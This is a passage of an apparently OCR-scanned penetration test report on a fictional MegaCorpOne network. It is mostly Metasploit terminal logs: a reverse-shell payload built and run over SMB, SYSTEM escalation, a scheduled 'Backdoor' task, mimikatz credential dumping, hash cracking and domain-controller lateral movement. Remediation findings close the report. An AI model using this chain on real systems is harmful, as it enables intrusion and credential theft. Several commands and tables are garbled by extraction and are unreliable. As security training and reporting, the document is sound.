The command completed successfully.

[*] Scanned 2 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(<command>/<payload>/<session>) >

```

## Msfvenom

A custom payload was generated using msfvenom to create a Windows Meterpreter payload and saved as 'shell.exe'. The SMBClient in Kali was used to establish a connection to the remote Windows machine's file system over SMB, navigating to the C drive with user credentials for tstark. After uploading the payload, Metasploit was then used to successfully run it on the Windows machine, resulting in the message 'Meterpreter session 1 opened'.

```

root@kali: ~
File Actions Edit View Help

msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -i exe -s shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

root@kali: ~
msfclient //172.22.117.20/C$ -i megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.

smb: \> ls
$Recycle.Bin           DHS           0 Mon Jan 17 17:27:38 2022
$WinREAgent           DH           0 Tue Oct 19 13:30:59 2022
bootmgr               AHSR        412738 Sat Dec 7 04:08:37 2019
BOOTNXT               AHS         1 Sat Dec 7 04:08:37 2019
Documents and Settings DHSrn        0 Mon May 10 08:16:44 2021
DumpStack.log.tmp     AHS         8192 Thu Nov 10 20:08:20 2022
pagefile.sys          AHS 181592928 Thu Nov 16 20:08:16 2022
PerfLog               D           0 Sat Dec 7 04:14:15 2019
Program Files         DR          0 Mon May 10 10:17:15 2021
Program Files (x86)   DR          0 Thu Nov 19 02:33:53 2020
ProgramData           DHn         0 Tue Jan 18 13:14:56 2022
Recovery              DHSn        0 Mon May 10 00:10:51 2022
shell.exe             A           7360 Tue Jan 10 18:27:19 2022
swapfile.sys          AHS 268425456 Thu Nov 16 20:08:26 2022
System Volume Information DHS          0 Mon May 10 01:19:02 2021
Users                 DR          0 Mon Jan 17 17:24:45 2022
Windows               D           0 Thu Nov 16 19:43:04 2022

33133014 blocks of size 4096. 27067525 blocks available
smb: \> put shell.exe
putting file shell.exe as \shell.exe (18017.6 Kb/s) (average 18016.1 kb/s)
smb: \> exit

```

```

root@kali: ~
File Actions Edit View Help

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  PAYLOAD  windows/meterpreter/reverse_tcp

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    172.22.117.100  yes       The listen address (an interface may be specified)
  LPORT    4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.22.117.100:4444
msf6 exploit(multi/handler) > use scanner/smb/impacket/wmiexec
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

```

```

root@kali: ~
File Actions Edit View Help

msf6 exploit(winter/hammer) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.22.117.100:4444
msf6 exploit(winter/hammer) > use scanner/smb/impacket/wmiexec
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options
Module options (auxiliary/scanner/smb/impacket/wmiexec):


| Name      | Current Setting | Required | Description                                                                                  |
|-----------|-----------------|----------|----------------------------------------------------------------------------------------------|
| COMMAND   |                 | yes      | The command to execute                                                                       |
| OUTPUT    | true            | yes      | Get the output of the executed command                                                       |
| RHOSTS    |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| SMBDomain |                 | no       | The Windows domain to use for authentication                                                 |
| SMBPass   |                 | yes      | The password for the specified username                                                      |
| SMBUser   |                 | yes      | The username to authenticate as                                                              |
| THREADS   | 1               | yes      | The number of concurrent threads (max one per host)                                          |


msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBPass Password!
SMBPass => Password!
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBUser tstark
SMBUser => tstark
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set RHOSTS 172.22.117.100
RHOSTS => 172.22.117.100
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND C:\shell.exe
COMMAND => C:\shell.exe
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.100...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set RHOST 172.22.117.20
RHOST => 172.22.117.20
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:42516) at 2023-11-16 20:37:16 -0500
sessions
[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions
Active sessions


| Id | Name | Type        | Information                                | Connection                                                 |
|----|------|-------------|--------------------------------------------|------------------------------------------------------------|
| 1  |      | meterpreter | x66/windows MEGACORPONE\tstark @ WINDOWS10 | 172.22.117.100:4444 -> 172.22.117.20:42516 (172.22.117.20) |


msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

## Privilege Escalation

The goal was to carry out a privilege escalation attack using Metasploit, aiming to elevate privileges from the `tstark` user to system privileges for full control over the machine. Operating within the active Meterpreter session linked to the `tstark` user, the strategy involved creating a service to execute a malicious payload for the escalation attempt. The `windows/local/persistence_service` module was loaded in Metasploit, configured with parameters, and successfully executed, achieving complete control over the entire machine.

```

root@kali: ~
File Actions Edit View Help

msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > background
[*] Backgrounding session 1...
msf6 auxiliary(scanner/smb/impacket/wmiexec) > use windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > options
Module options (exploit/windows/local/persistence_service):


| Name                | Current Setting | Required | Description                                                       |
|---------------------|-----------------|----------|-------------------------------------------------------------------|
| REMOTE_EXE_NAME     |                 | no       | The remote victim name. Random string as default.                 |
| REMOTE_EXE_PATH     |                 | no       | The remote victim exe path to run. Use temp directory as default. |
| RETRY_TIME          | 5               | no       | The retry time that shell connect failed. 5 seconds as default.   |
| SERVICE_DESCRIPTION |                 | no       | The description of service. Random string as default.             |
| SERVICE_NAME        |                 | no       | The name of service. Random string as default.                    |
| SESSION             |                 | yes      | The session to run this module on                                 |


Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 172.26.129.118  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


Exploit target:


| Id | Name    |
|----|---------|
| 0  | Windows |


msf6 exploit(windows/local/persistence_service) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/persistence_service) > options
Module options (exploit/windows/local/persistence_service):


| Name                | Current Setting | Required | Description                                                       |
|---------------------|-----------------|----------|-------------------------------------------------------------------|
| REMOTE_EXE_NAME     |                 | no       | The remote victim name. Random string as default.                 |
| REMOTE_EXE_PATH     |                 | no       | The remote victim exe path to run. Use temp directory as default. |
| RETRY_TIME          | 5               | no       | The retry time that shell connect failed. 5 seconds as default.   |
| SERVICE_DESCRIPTION |                 | no       | The description of service. Random string as default.             |
| SERVICE_NAME        |                 | no       | The name of service. Random string as default.                    |
| SESSION             | 1               | yes      | The session to run this module on                                 |


Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 172.26.129.118  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


```

```

Exploit target:
--
Id  Name
--  --
0   Windows

msf6 exploit(windows/local/persistence_service) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):
--
Name           Current Setting  Required  Description
--
REMOTE_EXE_NAME  REMOTE_EXE_PATH  RCTRY_TIME  SERVICE_DESCRIPTION  SERVICE_NAME  SESSION
--
REMOTE_EXE_NAME  no              no        The remote victim exe path to run. Use temp directory as default.
REMOTE_EXE_PATH  no              no        The remote victim exe path to run. Use temp directory as default.
RCTRY_TIME       5               no        The retry time that shell connect failed. 5 seconds as default.
SERVICE_DESCRIPTION  no              no        The description of service. Random string as default.
SERVICE_NAME    no              no        The name of service. Random string as default.
SESSION          1               yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):
--
Name           Current Setting  Required  Description
--
EXITFUNC       process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST          172.26.110.118  yes       The listen address (an interface may be specified)
LPORT          4444             yes       The listen port

Exploit target:
--
Id  Name
--  --
0   Windows

msf6 exploit(windows/local/persistence_service) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[*] Meterpreter service exe written to C:\Users\TSTARK-1\MEG\AppData\Local\Temp\bwTRIDuS.exe
[*] Creating service mxZkc0k
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20231116.5011/WINDOWS10_20231116.5011.rc
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 => 172.22.117.20:53985 ) at 2023-11-16 21:50:13 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Having gained SYSTEM access on the machine, the subsequent action involved ensuring persistent access through Task Scheduler. This was achieved by creating a scheduled task named 'Backdoor' within the Meterpreter session, set to execute the custom Meterpreter payload every day at midnight. The effectiveness of the scheduled task was then tested using the schtasks command to run the task 'Backdoor'.

```

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server ...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark'...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 1 opened (172.22.117.100:4444 => 172.22.117.20:58480 ) at 2023-11-20 20:37:19 -0500

meterpreter > shell
Process 3688 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
WARNING: Task may not run because /ST is earlier than current time.
SUCCESS: The scheduled task "Backdoor" has successfully been created.

C:\Windows\system32>schtasks /run /tn Backdoor
schtasks /run /tn Backdoor
SUCCESS: Attempted to run the scheduled task "Backdoor".

C:\Windows\system32>

```

## Kiwi

In this engagement step, the objective was to utilize the Metasploit kiwi extension to extract cached credentials from the WIN10 machine. A Meterpreter session as SYSTEM was established. The kiwi extension was then loaded, and the kiwi command extracted cached credentials from LSASS. The resulting hashes were saved in the username:password format in a file named 'hashescache.txt'. The john the ripper tool was then employed for password cracking, resulting in the retrieval of plaintext passwords for bbanner (new), pparker, and tstark.



```

root@kali: ~
File Actions Edit View Help
msf5 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

  Name          Current Setting  Required  Description
  --          -
  RHOSTS        172.22.117.20    yes       The target host(s). See https://github.com/rapid7/metasploit-framework/wiki/Using-
  RPORT         445              yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION  no              Service description to be used on target for pretty listing
  SERVICE_DISPLAY_NAME  no              The service display name
  SERVICE_NAME   no              The service name
  SMBDomain     megacorpone      no        The Windows domain to use for authentication
  SMBPass       Password1        no        The password for the specified username
  SMBShare      Tstark           no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/wr
  SMBUser       tstark           no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         172.22.117.100  yes       The listen address (an interface may be specified)
  LPORT         4444           yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic

msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark'...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload...
[*] 172.22.117.20:445 - Service start timed out. OK if running a command or non-service executable...
[*] Sending stage (175176 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 => 172.22.117.20:58518) at 2023-11-30 20:40:37 -0500

meterpreter > load kiwi
Loading extension kiwi...
#####  mimikatz 2.2.0 20191125 (x86/windows)
## ^ ##  "A La Vie, A L'Amour" - (oe,oe)
## / \ ##  *** Benjamin DELPV "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ##  > http://blog.gentilkiwi.com/mimikatz
## v ##  Vincent LE TOUX ( vincent.letoux@gmail.com )
#####  > http://pingcastle.com / http://mysmartlogon.com ***

[*] Loaded x86 Kiwi on an x86 architecture.

Success.

```

```

root@kali: ~
File Actions Edit View Help

## ^ ##  "A La Vie, A L'Amour" - (oe,oe)
## / \ ##  *** Benjamin DELPV "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ##  > http://blog.gentilkiwi.com/mimikatz
## v ##  Vincent LE TOUX ( vincent.letoux@gmail.com )
#####  > http://pingcastle.com / http://mysmartlogon.com ***

[*] Loaded x86 Kiwi on an x86 architecture.

Success.
meterpreter > kiwi_cmd
ERROR mimikatzoolocal : 'C:\Users\TSTARK-1\NEG\AppData\Local\Temp\WTRIOu5.exe' command of "standard" module not found !

Module : standard
Full name : Standard module
Description : Basic commands (does not require module name)

  exit - Quit mimikatz
  cls - Clear screen (doesn't work with redirections, like PsExec)
  answer - Answer to the Ultimate Question of Life, the Universe, and Everything
  coffee - Please, make me a coffee!
  sleep - Sleep an amount of milliseconds
  log - Log mimikatz input/output to file
  base64 - Switch file input/output base64
  version - Display some version informations
  cd - Change or display current directory
  localtime - Displays system local date and time (OJ command)
  hostname - Displays system local hostname

meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197d508a9ce7a1a84a30a920702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3033617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {6d0a55ce-2dfb-25a1-3601-2047d1f65009}
{00} {6d0a55ce-2dfb-25a1-3601-2047d1f65009} c39e5df9ea21296eaa49ba4a50c977e5b1cd8c2328b7119a1803969016b159914

+ Iteration is set to default (10240)

[HL#1 - 11/20/2023 9:04:24 PM]
RID : 00000055 (1100)
User : MEGACORPONE\pparker
MsCacheV2 : af0bca7020a032d401c4c143fc51dfa72

[HL#2 - 3/28/2022 9:47:22 AM]
RID : 00000053 (1107)
User : MEGACORPONE\bbarnar
MsCacheV2 : 9260df89ae43e72f302cd1f9f298ded

[HL#3 - 4/19/2022 9:56:15 AM]
RID : 00000041 (1001)
User : MEGACORPONE\tstark
MsCacheV2 : d84f758da2983590002fe86c4e6546f81

```

```

root@kali: ~
File Actions Edit View Help
root@kali: ~
# nano hashescache.txt
root@kali: ~
# nano hashescache.txt
root@kali: ~
# john --format=mscash2 hashescache.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performance.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021      (bbanner)
Spring2021     (pparker)
Password!      (tstark)
3g 0:00:00.06 DONE 2/3 (2023-11-20 21:36) 0.4731g/s 14509p/s 14610c/s 14610C/s Barn2..Asdf!
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
root@kali: ~
#

```

## Lateral Movement

In this task, the objective was to perform lateral movement from the Windows10 machine to WINDC01 utilizing previously acquired credentials for bbanner. After confirming a SYSTEM level shell on the Windows10 machine, the appropriate module was configured and run. The execution of the payload initiated the exploit, resulting in the establishment of another Meterpreter session on the WINDC01 machine. The subsequent use of the 'sysinfo' command confirmed the successful launch of the WMI exploit from the Meterpreter session on Windows10 to WINDC01.

```

msf6 exploit(windows/local/wmi) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/local/wmi) > options

Module options (exploit/windows/local/wmi):



| Name                | Current Setting | Required | Description                                                 |
|---------------------|-----------------|----------|-------------------------------------------------------------|
| RHOSTS              | 172.22.117.10   | no       | Target address range or CIDR identifier                     |
| ReverseListenerConn |                 | no       | The specific communication channel to use for this listener |
| SESSION             | 1               | yes      | The session to run this module on                           |
| SMBOSS              | megacorpone     | no       | The Windows domain to use for authentication                |
| SMSPass             | Winter2021      | no       | The password for the specified username                     |
| SMSServer           | bbanner         | no       | The username to authenticate as                             |
| TIMEOUT             | 10              | yes      | Timeout for WMI command in seconds                          |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 172.22.117.100  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



msf6 exploit(windows/local/wmi) > run -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.22.117.100:4444
msf6 exploit(windows/local/wmi) > [*] (172.22.117.10) Executing payload
[*] (172.22.117.10) Error moving on ... stdapi.fs.delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 2 opened (172.22.117.100:4444 -> 172.22.117.10:61106) at 2023-11-21 12:48:16 -0500

sysinfo
[*] Unknown command: sysinfo
msf6 exploit(windows/local/wmi) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] (172.22.117.10) Executing payload
[*] (172.22.117.10) Error moving on ... stdapi.fs.delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 3 opened (172.22.117.100:4444 -> 172.22.117.10:61109) at 2023-11-21 12:48:17 -0500

meterpreter > sysinfo
Computer      : WINDC01
OS            : Windows 2016- (19.0 Build 17763).
Architecture : x64
System Language : en-US
Domain       : MEGACORPONE
Logged On Users : 7
Meterpreter   : x64/windows
meterpreter >

```

In this step, the objective was to leverage SYSTEM access on the Domain Controller to duplicate the NTDS.dit file and subsequently crack the contained password hashes. The process involved entering a shell in Meterpreter, using the net command to inspect users on the machine, and then

loading the kiwi extension. The 'dcsync\_ntlm' command was executed in Meterpreter for each user and their NTLM hashes compiled into a text file named 'ntlmhashes.txt'. The final step included using the john the ripper tool to successfully crack the hashes, revealing password information for bbanner, tstark, and pparker.

```
meterpreter > sysinfo
Computer      : WINDC01
OS           : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : MEGACORPONE
Logged On Users : 7
Meterpreter  : x86/windows
meterpreter > shell
Process 1300 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
```

[illegible]

```

msf6 > cat ntlmhashes.txt
[*] exec: cat ntlmhashes.txt

cdanvers:5ab17a355eb088267f5f2679823dc66d
bbanner:4c3879fef394fa5dce0037c197c70841
pparker:579212af60e9274c35572b15260aed61
tatsakifbedc4f041c964d4bd3224270b57f11fc
krbtgt:71e38edcf2d5acf66b1dbf0e5d5abf3
wmaximoff:8b8141e534fb12d4acc773455ea59406
msf6 > john --format=mscash2 ntlmhashes.txt
[*] exec: john --format=mscash2 ntlmhashes.txt

Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performance.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
Interrupt: use the 'exit' command to quit
0g 0:00:06:25 3/3 0g/s 2548p/s 15228c/s 15228C/s jaynii...jacom2
Session aborted
msf6 > john --format=nt ntlmhashes.txt
[*] exec: john --format=nt ntlmhashes.txt

Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
Remaining 6 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021 (Opunker)
Spring2021 (Opunker)
Password! (tstark)
Proceeding with incremental:ASCII

```



## Summary Vulnerability Overview

Critical Vulnerabilities from Nessus Scan	Severity
Apache Tomcat AJP Connector Request Injection (Ghostcat)	Critical
Bind Shell Backdoor Detection	Critical
SSL Version 2 and 3 Protocol Detection	Critical
Unix Operating System Unsupported Version Detection	Critical
Debian OpenSSH/OpenSSL Package Random Number Generator Weakness	Critical
Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL Check)	Critical
NFS Exported Share Information Disclosure	Critical
VNC Server 'password' Password	

Vulnerability (Overall)	Severity
Weak password on public web application	Critical
VSFTPD backdoor exploit	Critical
Poor password management (stored in plain text file)	Critical
Lack of user awareness	High
Incomplete patch management	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Linux: 172.22.117.100 172.22.117.150 Windows: 172.22.117.20 WinDC10: 172.22.117.10
Ports	Linux: 80, 5901, 6001, 8080 Windows: 135, 139, 445, 3390 WinDC10: 53, 88, 135, 139, 389, 445, 463, 493, 636, 3268, 3269

Exploitation Risk (Taken from Nessus Scan)	Total
Critical	8
High	5
Medium	16
Low	5

## Vulnerability Findings

The following are vulnerability findings for the top 3 critical vulnerabilities from the Nessus report:

### Apache Tomcat AJP Connector Request Injection (Ghostcat)

**Risk Rating:** Critical

**Description:**

Ghostcat allows unauthorized access to sensitive files, leading to potential data exposure.

**Affected Hosts:** 172.22.117.150

**Remediation:**

- Upgrade to the latest version of Apache Tomcat.

### Bind Shell Backdoor Detection

**Risk Rating:** Critical

**Description:**

Detection of a bind shell backdoor indicates potential unauthorized access and control over the system. CGS was able to take advantage of the unpatched vsftpd backdoor.

**Affected Hosts:** 172.22.117.150

**Remediation:**

- MegaCorpOne can start conducting thorough security audits, remove the backdoor, and enhance access controls.

### SSL Version 2 and 3 Protocol Detection

**Risk Rating:** Critical

**Description:**

The SSL v2 and v3 protocols pose a security risk to MegaCorpOne due to known vulnerabilities posed by several cryptographic flaws that can be exploited by a threat actor.

**Affected Hosts:** 172.22.117.150

**Remediation:**

- To mitigate the security risks associated with SSL v2 and v3 protocols, it is recommended that the company disable these protocols and encourage the use of more secure Transport Layer Security (TLS) versions.

The following are the overall vulnerability findings for MegaCoprOne:

## Weak Password on Public Web Application

**Risk Rating:** Critical

**Description:**

The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. CGS was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

**Affected Hosts:** vpn.megacorpone.com

**Remediation:**

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

## VSFTPD Backdoor Exploit

**Risk Rating:** Critical

**Description:**

The VSFTPD Backdoor Exploit is a security vulnerability in VSFTPD version 2.3.4, enabling unauthorized access and arbitrary command execution. The attack leverages a Metasploit module (exploit/unix/ftp/vsftpd\_234\_backdoor) to exploit a backdoor, enabling the attacker to establish a reverse shell on the server.

**Affected Hosts:** 172.22.117.150

**Remediation:**

- Patch and Update: Immediately update the vsftpd software to the latest version or apply relevant patches that address the backdoor vulnerability. Regularly check for software updates and security patches to ensure the system is protected against known vulnerabilities.
- Implement Network Segmentation: Employ network segmentation to restrict unauthorized access to critical systems and services. Isolate the FTP service from other critical components of the network, minimizing the impact of a potential compromise and limiting lateral movement for attackers.

## Poor Password Management

**Risk Rating:** Critical

**Description:**

Flawed password practices were exposed when CGS discovered 'adminpassword.txt' in /var/tmp, revealing plaintext storage of sensitive credentials. This lapse allowed CGS to exploit the security

vulnerability and gain unauthorized admin privileges, emphasizing the need for enhanced password security measures.

**Affected Hosts:** 172.22.117.150

**Remediation:**

- **Implement Secure Password Policies:** MegaCorpOne should establish and enforce robust password policies that include requirements for strong, complex passwords. Regular training and awareness programs can educate employees about the importance of password security.
- **Utilize Secure Storage Solutions:** Instead of storing passwords in plaintext files, MegaCorpOne should adopt secure password management tools or encrypted databases. This ensures that sensitive credentials are protected and significantly reduces the risk of unauthorized access through plaintext exposure.

## Lack of User Awareness

**Risk Rating:** High

**Description:**

MegaCorpOne faces security vulnerabilities due to weak passwords and poor password storage, as evidenced by the discovery of 'adminpassword.txt' in plaintext. Additionally, incomplete patch management, highlighted by an exploited open port, emphasizes the need for robust user education to address these weaknesses and promote security best practices to prevent a breach.

**Affected Hosts:** All

**Remediation:**

- **Implement Comprehensive User Awareness Training:** Conduct regular training sessions to educate MegaCorpOne employees about the importance of strong and unique passwords, among other security training topics. Emphasize secure password storage practices and the risks associated with storing passwords in plaintext. Provide clear guidelines and best practices for creating and managing passwords.
- **Enhance Patch Management Processes:** Establish a thorough patch management strategy to ensure timely and complete updates for all systems. Regularly monitor and apply security patches to address vulnerabilities. Implement automated tools to streamline the patching process, reducing the likelihood of backdoor exploits due to incomplete patch management.

## Incomplete Patch Management

**Risk Rating:** High

**Description:**


Failure to maintain up-to-date patch management on systems like vsftpd exposed the organization to known vulnerabilities, allowing CGS to create and exploit a backdoor and gain unauthorized access.

**Affected Hosts:** 172.22.117.150

**Remediation:**

- **Robust Patch Management:** Establish a systematic process for monitoring, testing, and deploying security patches promptly.
